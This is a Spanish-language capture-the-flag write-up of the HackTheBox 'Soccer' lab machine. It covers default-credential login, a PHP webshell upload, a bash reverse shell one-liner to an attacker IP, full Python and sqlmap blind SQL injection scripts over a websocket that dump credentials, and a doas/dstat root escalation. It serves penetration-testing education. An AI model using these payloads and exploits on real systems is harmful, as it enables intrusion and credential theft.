Soccer
Writeup de la máquina Soccer de Hackthebox.

Resumen de la resolución
Soccer es una máquina Linux de dificultad Easy de la plataforma de HackTheBox. Realizando fuzzing con gobuster descubriremos el directorio /tiny donde se aloja la aplicación Tiny File Manager, a la que nos logearemos usando las credenciales por defecto. Al ser un gestor de ficheros conseguiremos ganar acceso a la máquina víctima gracias a la subida de una webshell mediante la cual nos enviaremos una Reverse Shell. Una vez hemos ganado acceso a la máquina víctima descubriremos la existencia del subdominio soc-player.soccer.htb, tras logearnos conseguiremos explotar una Blind SQL Inyection a través de un Websocket, de forma manual con un script de python y de manera automatizada con sqlmap. Tras dumpear la información de la base de datos obtendremos las credenciales del usuario player. Finalmente, nos convertiremos en el usuario root gracias al permiso SUID sobre el binario doas que nos permite ejecutar /usr/bin/dstat como root y sin proporcionar contraseña.
Enumeración
En primer lugar, debemos desplegar la máquina para poder obtener la Dirección IP todo ello desde la web de HackTheBox y luego desde la terminal debemos conectarnos a la VPN usando el fichero correspondiente de la siguiente forma:
1
openvpn lab_trr0r.opvn
Después le lanzaremos un ping para ver si se encuentra activa dicha máquina, además de ver si acepta la traza ICM. Comprobamos que efectivamente nos devuelve el paquete que le enviamos por lo que acepta la traza ICMP, gracias al ttl podremos saber si se trata de una máquina Linux (TTL 64 ) y Windows (TTL 128), y vemos que se trata de una máquina Linux pues cuenta con TTL próximo a 64 (63), además gracias al script **whichSystem.py** podremos conocer dicha información.

El motivo por el cual el TTL es de 63 es porque el paquete pasa por unos intermediarios (routers) antes de llegar a su destino (máquina atacante). Esto podemos comprobarlo con el comando
ping -c 1 -R 10.10.11.194.Nmap
En segundo lugar, realizaremos un escaneo por TCP usando Nmap para ver que puertos de la máquina víctima se encuentra abiertos.
1
nmap -p- --open --min-rate 5000 -sS -v -Pn -n 10.10.11.194 -oG allPorts

Observamos como nos reporta que se encuentran abiertos los puertos 22, 80 y 9091.

Ahora, gracias a la utilidad getPorts definida en nuestra .zshrc podremos copiarnos cómodamente todos los puerto abiertos de la máquina víctima a nuestra clipboard.
A continuación, volveremos a realizar un escaneo con Nmap, pero esta vez se trata de un escaneo más exhaustivo pues lanzaremos unos script básicos de reconocimiento, además de que nos intente reportar la versión y servicio que corre para cada puerto.
1
nmap -p22,80,9091 -sCV 10.10.11.194 -oN targeted
En el segundo escaneo de Nmap lo que más nos llamará la atención es la existencia del puerto 9091 y el dominio soccer.htb.
Puerto 80 - HTTP (Nginx)
Para poder acceder a la página web hemos de aplicar Virtual Hosting para ello añadiremos la siguiente línea 10.10.11.194 soccer.htb al /etc/hosts.
Comprobaremos que ahora somos capaces de ver la página web.

Como en la página web no vemos nada interesante realizaremos fuzzing de directorios y archivos usando Gobuster de la siguiente forma.
1
gobuster dir -u http://soccer.htb/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,js,txt -t 50
Tal y como vemos a continuación, nos encuentra el directorio /tiny.

Explotación
Default Credentials
Al dirigirnos a dicho directorio descubierto veremos un panel de login correspondiente a la aplicación Tiny File Manager.

Buscaremos en internet por las credenciales por defecto para dicho aplicativo y nos encontraremos con admin:admin@123.


Al probar dichas credenciales veremos que conseguimos conectarnos como el usuario administrador en Tiny File Manager.
Upload Arbitrary File | RCE
En este punto lo que debemos de hacer es buscar una forma de subir archivos, ya que al ser una gestor de ficheros seguro que cuenta con dicha funcionalidad.
Si nos fijamos arriba a la derecha tiene un botón que pone Upload.

En primer lugar, intentaremos subir el cmd.php en /var/www/html y nos dirá que no tenemos permisos de escritura.

Alternativamente intentaremos subirlo en /var/www/html/tiny/uploads donde si tenemos permisos de escritura.

Tal y como se aprecia en la captura logramos tener ejecución remota de comandos (RCE) en la máquina vícitima.


En este punto lo que haremos será ponernos en escucha con NetCat (nc -nvlp 443) y posteriormente nos enviaremos una Reverse Shell gracias al típico one liner de bash (bash -c "bash -i >%26 /dev/tcp/10.10.16.4/443 0>%261").
Observamos que recibimos la Reverse Shell correctamente por lo que habremos ganado acceso a la máquina víctima.
 ___
___
Movimiento lateral de usuario
Enumeración local
En primer lugar realizaremos un Tratamiento de la TTY para poder operar desde una terminal más cómoda.
Nos daremos cuenta que existe el usuario player por lo que tendremos que migrar a este para poder convertirnos en root.

En el fichero tinyfilemanager.php veremos las credenciales por defecto escritas en un comentario.

Al revisar los servicios internos en escucha nos daremos cuenta que está abierto el puerto 3000.

Puerto 3000 - Internal Service (HTTP)
Al revisar los archivos de configuración de nginx entenderemos que el existe un subdominio (soc-player.soccer.htb) el cual pasa a través del puerto que está abierto internamente, es decir el 3000.

Volveremos a realizar Virtual Hosting actualizando el /etc/hosts con la siguiente línea 10.10.11.194 soccer.htb soc-player.soccer.htb.
Veremos que la página es muy similar a la que podemos ver en el dominio principal, la única diferencia es la existencia de los botones Match, Login y Singup.

Nos registraremos para posteriormente logearnos y así conseguir el free ticket que nos mencionaban.

Observamos que tenemos un pequeño formulario a través del cual podemos saber si nuestro ticket es válido.


Cuando introducimos uno inválido nos dice Ticket Doesn’t Exist.
Boolean SQL Inyection
Probaremos la típica SQL Injection tal y como vemos a continuación.

Si bien nos hemos dado cuenta el formulario es extraño, ya que no tiene ningún botón para enviar los datos, pues se están enviando al darle al Enter.
Tras investigar el código fuente veremos que se está realizando una consulta a un Websocket el cual está alojado en el puerto 9091..

Además gracias a BurpSuite podemos saber que se trata de un Websocket pues al realizar una petición aparece en el apartado de Websockets History .

En este punto lo que debemos de hacer es encontrar la forma de explotar la SQL Injection a través de un Websocket, es decir descubrir como comunicarnos con él.
Automated - [SQLMap
](<../../Introducción al Hacking/Material Adicional/SQLMap/SQLMap.md>) En este caso estaremos usando SQLMap ya que cuenta la propia herramienta es capaz de comunicarse con el Websocket usando la librería de python websocket-sclient (pip3 install websocket-client).
En el caso de que no hayamos descubierto dicha funcionalidad de SQLMap podemos montarnos un Middleware Server para que actué de intermediario entre el Websocket y nosotros, para aprender a montarlo nos dirigiremos a Manual - Python Script.
Todas las bases de datos
Para obtener todas las bases de datos debemos de usar el siguiente comando.
1
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "1234"}' --batch --dbs --level 5 --risk 3

Entre todas las bases de datos que nos reporta nos llamará la atención soccer_db.
Tablas de soccer_db
A continuación, mostraremos las tablas de soccer_db gracias a la siguiente instrucción.
1
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "1234"}' --batch -D soccer_db --tables --level 5 --risk 3

Tal y como apreciamos abajo tan solo nos reporta una tabla, accounts.
Columnas de accounts

Después, mostraremos las columnas de la tabla accounts gracias al comando subsiguiente.
1
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "1234"}' --batch -D soccer_db -T accounts --columns --level 5 --risk 3
Nos quedaremos con la columna username y password.
Información de accounts

Finalmente, mostraremos la información de la tabla accounts con la próxima orden.
1
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "1234"}' --batch -D soccer_db -T accounts -C username,password --dump --level 5 --risk 3
Observaremos las credenciales player:PlayerOfTheMatch2022.
Manual - Python Script
Otra alternativa de explotar la Inyección SQL basada en booleanos es de manera manual a través de un script de python.
server.py
Gracias al siguiente recurso Websocket Pentesting conoceremos como montar un Middleware Server que actúe de intermediario entre nosotros y el Websocket, en definitiva nos permitirá comunicarnos más fácilmente.
Para montar el Middleware Server hemos de crear el siguiente script.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
#!/usr/bin/env python3

from http.server import SimpleHTTPRequestHandler
from socketserver import TCPServer
from urllib.parse import unquote, urlparse
from websocket import create_connection

ws_server = "ws://10.10.11.194:9091/" # Ajustar según nuestras necesidades

def send_ws(payload):
    ws = create_connection(ws_server)

    message = unquote(payload).replace('"', '\'')
    data = '{"id":"%s"}' % message

    ws.send(data)
    resp = ws.recv()
    ws.close()

    if resp:
        return resp
    else:
        return ''

def middleware_server(host_port, content_type="text/plain"):

    class CustomHandler(SimpleHTTPRequestHandler):
        def do_GET(self) -> None:
            self.send_response(200)
            try:
                payload = urlparse(self.path).query.split('=',1)[1]
            except IndexError:
                payload = False
            if payload:
                content = send_ws(payload)
            else:
                content = 'No parameters specified!'

            self.send_header("Content-Type", content_type)
            self.end_headers()
            self.wfile.write(content.encode())
            return

    class _TCPServer(TCPServer):
            allow_reuse_address = True

    httpd = _TCPServer(host_port, CustomHandler)
    httpd.serve_forever()

print("[+] Starting Middleware Server")
print("[+] Send payloads in http://localhost:8081/?id=*")

try:
    middleware_server(('0.0.0.0', 8081))
except KeyboardInterrupt:
    pass
Realizaremos una petición al Middleware Server de la siguiente forma.
1
curl -s "http://localhost:8081/?id=12%20or%201=1--%20-" # Hemos URL Encodear los espacios para evitar errores
Tal y como observamos en la captura de pantalla podemos ver que nos estamos comunicando correctamente con el Websocket a través del Middleware Server.

exploit_via_Middleware.py
Finalmente, nos crearemos el exploit para dumpear toda la información de la base de datos apoyándonos en el Middleware Server.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
#!/usr/bin/env python3

# Author: Álvaro Bernal (aka. trr0r)

import requests,string,signal,sys,time
from pwn import *
from termcolor import colored

# CTRL+C to stop exploit
def ctrl_c(key, event):
    print(colored("\n\nSaliendo...\n", 'red'))
    sys.exit(1)

signal.signal(signal.SIGINT, ctrl_c)

main_url = "http://localhost:8081"

# Current Database: f"id=1%20or%20substring(database(),{position},1)='{char}'--%20-"
# All Databases: f"id=1%20or%20substring((select%20group_concat(schema_name)%20from%20information_schema.schemata),{position},1)='{char}'--%20-"
# Tables from a database: f"id=1%20or%20substring((select%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema%20=%20'soccer_db'),{position},1)='{char}'--%20-"
# Columns from a table: f"id=1%20or%20substring((select%20group_concat(column_name)%20from%20information_schema.columns%20where%20table_schema%20=%20'soccer_db' and table_name = 'accounts'),{position},1)='{char}'--%20-"
# Dump informaction: f"id=1%20or%20substring((select%20group_concat(BINARY(username),0x3a,BINARY(password))%20from%20accounts),{position},1)='{char}'--%20-"


def main():
    cadena = ""
    characters = string.ascii_lowercase + string.digits + string.ascii_uppercase +"_-:,"

    p1 = log.progress("URL")
    p1.status("Blind SQLI")
    p2 = log.progress("Información Extraída")

    for position in range(1, 100):
        for char in characters:

            payload = f"id=1%20or%20substring((select%20group_concat(BINARY(username),0x3a,BINARY(password))%20from%20accounts),{position},1)='{char}'--%20-"
            r = requests.get(main_url, params=payload)
            p1.status(r.url)

            if "Ticket Exists" in r.text:
                cadena += char
                p2.status(cadena)
                break

if __name__ == '__main__':

    main()
exploit_via_wesocket.py
Alternativamente usaremos este exploit para dumpear toda la información conectándonos directamente a través del Websocket.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
#!/usr/bin/env python3
from websocket import create_connection
import string,sys,signal
from pwn import *
from termcolor import colored

# Author: Álvaro Bernal (aka. trr0r)

def ctrl_c(key, event):
    print(colored("\n\nSaliendo...\n", 'red'))
    sys.exit(1)

signal.signal(signal.SIGINT, ctrl_c)

ws_server = "ws://10.10.11.194:9091/"

def exploit():

    cadena = ""
    characters = string.ascii_lowercase + string.ascii_uppercase + string.digits + ":,_."
    ws = create_connection(ws_server)
    p1 = log.progress("URL")
    p2 = log.progress("Información extraída")

    for position in range(1, 100):
        for char in characters:

            data = '{"id":"1 or substring((select group_concat(BINARY(username),0x3a,BINARY(password)) from accounts ),%d,1)=\'%s\'"}' % (position, char)

            ws.send(data)
            resp = ws.recv()
            p1.status(data)

            if "Ticket Exists" in resp:
                cadena += char
                p2.status(cadena)
                break

    ws.close()


if __name__ == '__main__':
	exploit()
A continuación, veremos una casuística a tener en cuenta.
Al dumpear la información de la tabla soccer_db nos la mostrará sin tener en cuenta las mayúsculas y minúsculas, es decir case insensitive.

Para que sea case sensitive, es decir para que nos distinga entre mayúsculas y minúsculas, algo muy importante si estamos hablando de credenciales usaremos la siguiente función BINARY(password).

Escalada de privilegios
Enumeración local
Nos autenticaremos como el usuario player gracias a las credenciales dumpeadas.

Tal y como vemos a continuación, no tendremos asignado ningún permiso de Sudoers.

Al revisar los permisos SUID nos llamará la atención el binario /usr/local/bin/doas.

/usr/local/bin/doas
Tras buscar en internet nos encontraremos con el siguiente recurso Privilege Escalation - Doas, en este nos explica como elevar nuestros privilegios. Además, destacar que doas es muy similar a sudo.
En primer lugar, debemos de buscar el fichero de configuración correspondiente al binario doas, para ello ejecutaremos el siguiente comando.
1
find / -name doas.conf 2>/dev/null
Tal y como apreciamos en la siguiente captura podemos ver la localización del fichero de configuración correspondiente a doas.

Al mirar el contenido del fichero de configuración nos daremos cuenta que podemos ejecutar /usr/bin/dstat como root sin proporcionar contraseña.

/usr/bin/dstat
Si nos dirigimos a nuestra página de confianza (GTFOBins - Sudo dstat) podemos ver como elevar nuestros privilegios.
En primer lugar, nos crearemos un script de python donde el nombre debe de empezar por dstat, en definitiva ejecutaremos el siguiente comando.
1
echo 'import os; os.system("/bin/bash")' > /usr/local/share/dstat/dstat_trr0r.py
En segundo lugar, ejecutaremos /usr/bin/dstat con doas pasándole el script de python recientemente creado, es decir tal que así.
1
/usr/local/bin/doas /usr/bin/dstat --trr0r

Finalmente, veremos como hemos conseguido convertirnos en el usuario root.